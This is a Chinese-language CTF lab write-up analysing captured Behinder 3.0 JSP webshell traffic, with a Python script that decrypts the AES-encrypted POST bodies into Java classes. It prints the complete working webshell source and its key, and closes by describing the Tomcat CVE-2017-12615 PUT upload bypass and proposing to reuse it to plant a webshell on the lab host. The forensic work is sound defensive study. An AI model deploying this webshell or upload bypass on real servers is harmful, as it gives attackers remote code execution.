寒假这段时间把流量这一块补了补,把之前一知半解的特别是webshell流量,从哥斯拉、冰蝎的源码开始到木马本体,加密流量解密都好好看了一遍,在做玄机这几套题目的时候,都要求自己全部手搓,不依赖现有的这些蓝队工具,收货还是很大的。这篇文章记录一下玄机靶场上 冰蝎3.0-jsp流量分析 这套题,总体来说还是比较基础的,拿来巩固一下知识点。
我把解题写的脚本和运行结果放在了github上:https://github.com/Andyyyyuan/Xuanji-Behinder3.0-scripts
黑客IP是什么?

打开流量包分析,筛选http,可以很明显发现上传了indeX.jsp可疑文件,后续有大量的post请求,可以确认黑客的ip为192.168.31.61。

flag{192.168.31.61}
黑客上传的Webshell名是什么?

追踪那个PUT方法的http流,可以看见明文的冰蝎jsp马,因此webshell名为indeX.jsp
flag{indeX.jsp}
黑客上传WebShell的时间是多少?
格式如:flag{YYYY-MM-DD HH:MM:SS}

就是上传明文jsp马的时间,这里的答案用的是UTC时间。
flag{2025-02-22 07:47:38}
木马的解密key是什么?
看一下木马本体,可以很明显发现使用了AES+Base64的加密,AES-ECB的密码为"3f0af7bb4dbcfbd7"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| <%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*" %>
<%!class U extends ClassLoader{
U(ClassLoader c){
super(c);
}
public Class g(byte []b){
return
super.defineClass(b,0,b.length);
}}%>
<%if (request.getMethod().equals("POST")){
String k="3f0af7bb4dbcfbd7";
session.putValue("u",k);
Cipher c=Cipher.getInstance("AES");
c.init(2,new SecretKeySpec(k.getBytes(),"AES"));
new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);
}%>
|
flag{3f0af7bb4dbcfbd7}
黑客执行的第一个命令是什么?
这里开始我们就要根据木马的加密逻辑去解密通信流量了,根据加密逻辑,应该是先Base64解密
,在AES-ECB解密,最后由于冰蝎马通过java类通信,我们还需要将得到的javaclass通过jadx等工具进行反编译。

这里我先用cyberchef尝试,成功了。
识别到了是Java Class,魔术头是ca fe ba be,直接把这个保存下来,可以直接使用jadx反编译
流量包里post有很多,一个一个转换有点麻烦,因此我借助pyshark和cfr(用于反编译java class)写了个脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
| import pyshark
import binascii
import base64
from Crypto.Cipher import AES
import os
import subprocess
CFR_JAR = "cfr.jar"
CLASS_DIR = "."
os.makedirs("./javaclass", exist_ok=True)
cap = pyshark.FileCapture(
"bx3base.pcap",
display_filter = 'http.request.method == "POST" && http contains "indeX.jsp"'
)
for i, pkt in enumerate(cap):
http = pkt.http
print("=" * 60)
print("Time:", pkt.sniff_time)
print("Host:", http.host if hasattr(http, 'host') else '')
print("URI:", http.request_uri)
print("Content-Type:", http.content_type if hasattr(http, 'content_type') else '')
print("Content-Length:", http.content_length if hasattr(http, 'content_length') else '')
if hasattr(http, 'file_data'):
raw = binascii.unhexlify(http.file_data.replace(":",""))
b64_decoded = base64.b64decode(raw)
key = b"3f0af7bb4dbcfbd7"
cipher = AES.new(key, AES.MODE_ECB)
javaclass_txt = cipher.decrypt(b64_decoded)
print("Magic is java class:", javaclass_txt[:4].hex()=="cafebabe")
with open(f"./javaclass/javaclass_{i}.class", "wb") as f:
f.write(javaclass_txt)
os.makedirs(f"./decompiled/javaclass_{i}.class", exist_ok=True)
cmd = [
"java",
"-jar",
CFR_JAR,
f"./javaclass/javaclass_{i}.class",
"--outputdir",
f"./decompiled/javaclass_{i}.class"
]
subprocess.run(cmd, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
|


运行即可提取出反编译的内容,找一下可以发现在第四个包中有执行的命令,是ifconfig
flag{ifconfig}
黑客上传的文件内容是什么?


在第13个包中找到,mode为create,上传了一个up.txt,直接解码content字段即可得到flag(很明显的Zmxh头,是由flag base64编码而来)。
黑客下载的文件内容是什么?
搜索mode = "download",发现只有一个包下载了文件,路径是/opt/apache-tomcat-8.5.19/conf/server.xml,这里联想到题目给的环境,那应该可以直接getshell靶机之后在靶机里找。
![[Pasted image 20260123125024.png]]

这里应该是是用了Tomcat的CVE-2017-12615漏洞,利用Tomcat对.jsp文件上传时的过滤漏洞,添加”/“实现WAF的绕过,我们可以一模一样的使用流量中的方法,给靶机上传一个我们自己的冰蝎马
